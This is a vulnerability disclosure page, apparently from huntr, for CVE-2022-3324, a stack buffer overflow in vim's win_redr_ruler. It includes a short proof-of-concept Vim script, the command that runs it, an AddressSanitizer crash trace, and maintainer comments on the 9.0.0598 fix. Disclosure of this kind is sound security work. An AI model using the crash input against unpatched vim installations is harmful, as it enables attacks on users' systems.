

## Stack-based Buffer Overflow in function win\_redr\_ruler in vim/vim

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Valid

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### Description

Stack Buffer Overflow in function win\_redr\_ruler at drawscreen.c:799 .

### vim version

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git log
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commit ec1238b4068d0d6d9d02ac1a8e61720224a1be73 (grafted, HEAD -> master, t
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### Proof of Concept

poc download url:

[https://raw.githubusercontent.com/Janette88/vim/main/poc1\\_stack.txt](https://raw.githubusercontent.com/Janette88/vim/main/poc1_stack.txt)

```
xxd -r < poc1_stack.txt | tee poc1_stack.dat
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```
se encoding=iso8859
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norm:se!r
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wi0 0
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no0 H
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sil0norm0000000q:
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```
./vim -u NONE -i NONE -n -m -X -Z -e -s -S /home/fuzz/test/poc1_stack.dat -
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redrawtime=2000 regexpengine=0 report=2 rightleftcmd=search rulerform
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==49463==ERROR: AddressSanitizer: stack-buffer-overflow on
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WRITE of size 1 at 0x7ffff6c3b45e thread T0
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```
#0 0x560f8d425424 in win_redr_ruler /home/fuzz/vim/src/drawscreen.c:799
#1 0x560f8d42384f in win_redr_status /home/fuzz/vim/src/drawscreen.c:55
#2 0x560f8d4362a5 in redraw_statuslines /home/fuzz/vim/src/drawscreen.c:10
#3 0x560f8dae447a in main_loop /home/fuzz/vim/src/main.c:1425
#4 0x560f8d536cf9 in open_cmdwin /home/fuzz/vim/src/ex_getln.c:4554
#5 0x560f8d52b67e in getcmdline_int /home/fuzz/vim/src/ex_getln.c:1934
#6 0x560f8d5294f0 in getcmdline /home/fuzz/vim/src/ex_getln.c:1554
#7 0x560f8d52f605 in getexline /home/fuzz/vim/src/ex_getln.c:2846
#8 0x560f8d4e12db in do_cmdline /home/fuzz/vim/src/ex_docmd.c:873
#9 0x560f8d69aa55 in nv_colon /home/fuzz/vim/src/normal.c:3205
#10 0x560f8d68dae3 in normal_cmd /home/fuzz/vim/src/normal.c:937
#11 0x560f8d50ee23 in exec_normal /home/fuzz/vim/src/ex_docmd.c:8842
#12 0x560f8d50ebe2 in exec_normal_cmd /home/fuzz/vim/src/ex_docmd.c:886
#13 0x560f8d50e486 in ex_normal /home/fuzz/vim/src/ex_docmd.c:8723
#14 0x560f8d4ea8f1 in do_one_cmd /home/fuzz/vim/src/ex_docmd.c:2569
#15 0x560f8d4e1b4d in do_cmdline /home/fuzz/vim/src/ex_docmd.c:990
#16 0x560f8d807ac8 in do_source_ext /home/fuzz/vim/src/scriptfile.c:166
#17 0x560f8d808cfd in do_source /home/fuzz/vim/src/scriptfile.c:1811
#18 0x560f8d8057bb in cmd_source /home/fuzz/vim/src/scriptfile.c:1163
#19 0x560f8d805820 in ex_source /home/fuzz/vim/src/scriptfile.c:1189
#20 0x560f8d4ea8f1 in do_one_cmd /home/fuzz/vim/src/ex_docmd.c:2569
#21 0x560f8d4e1b4d in do_cmdline /home/fuzz/vim/src/ex_docmd.c:990
#22 0x560f8d4dfee7 in do_cmdline_cmd /home/fuzz/vim/src/ex_docmd.c:584
#23 0x560f8daea1fb in exe_commands /home/fuzz/vim/src/main.c:3139
#24 0x560f8dae336e in vim_main2 /home/fuzz/vim/src/main.c:781
#25 0x560f8dae2c26 in main /home/fuzz/vim/src/main.c:432
#26 0x7fa526142082 in __libc_start_main ../csu/libc-start.c:308
#27 0x560f8d35de4d in start (/home/fuzz/vim/src/vim+0x13be4d)
```

Address 0x7ffff6c3b45e is located in stack of thread T0 at offset 78 in frame #0 0x560f8d424099 in win\_redr\_ruler /home/fuzz/vim/src/drawscreen.c:642

This frame has 3 object(s):

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[48, 52) 'attr' (line 647)
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[64, 68) 'virtcol' (line 649)
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[80, 150) 'buffer' (line 644) <== Memory access at offset 78 underflows
```

HINT: this may be a false positive if your program uses some custom stack unwinding (longjmp and C++ exceptions \*are\* supported)

SUMMARY: AddressSanitizer: stack-buffer-overflow /home/fuzz

Shadow bytes around the buggy address:

0 10007 175000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

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0x10007ed7f630: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10007ed7f640: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10007ed7f650: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0x10007ed7f660: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10007ed7f670: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x10007ed7f680: 00 00 f1 f1 f1 f1 f1 f1 04 f2 04[f2]00 00 00 00
0x10007ed7f690: 00 00 00 00 06 f3 f3 f3 f3 f3 00 00 00 00 00 00
0x10007ed7f6a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f1 f1
0x10007ed7f6b0: f1 f1 04 f3 f3 f3 00 00 00 00 00 00 00 00 00
0x10007ed7f6c0: 00 00 00 00 00 00 00 00 00 00 f1 f1 f1 f1 04 f2
0x10007ed7f6d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

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Shadow **byte** legend (one shadow **byte** represents 8 application bytes):

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
Addressable:          00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone:    fa
Freed heap region:    fd
Stack left redzone:   f1
Stack mid redzone:    f2
Stack right redzone:  f3
Stack after return:   f5
Stack use after scope: f8
Global redzone:       f9
Global init order:    f6
Poisoned by user:     f7
Container overflow:    fc
Array cookie:         ac
Intra object redzone: bb
ASan internal:         fe
Left alloca redzone:  ca
Right alloca redzone: cb
Shadow gap:           cc

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==49463==ABORTING

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## Impact

This vulnerability is capable of arbitrary code execution.

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## CVE

CVE-2022-3324

(Published)

## Vulnerability Type

CWE-121: Stack-based Buffer Overflow

## Severity

High (7.8)

## Registry

Other

## Affected Version

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## Visibility

Public

## Status

Fixed

## Found by



janette88

@janette88

master ▼

## Fixed by



Bram Moolenaar

@brammool

maintainer

This report was seen 1,346 times.

We are processing your report and will contact the **vim** team within 24 hours. 2 months ago

We have contacted a member of the **vim** team and are waiting to hear back. 2 months ago

Bram Moolenaar validated this vulnerability. 2 months ago

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I can reproduce it, but it's hard to find the real cause. I can avoid the window width becoming negative, but there might still be another problem.

janette88 has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Bram Moolenaar [2 months ago](#)

Maintainer

Fixed in patch 9.0.0598 for now. There might be another problem, feel free to poke at it.

Bram Moolenaar marked this as fixed in 9.0.0598 with commit 8279af 2 months ago

Bram Moolenaar has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

thetoryend [a month ago](#)

When can we get a complete fix for this problem (CVE-2022-3324) ?

Bram Moolenaar [a month ago](#)

Maintainer

The reported problem has been fixed. If you find another one please provide a way to reproduce it. You can create an issue at github or here at huntr.

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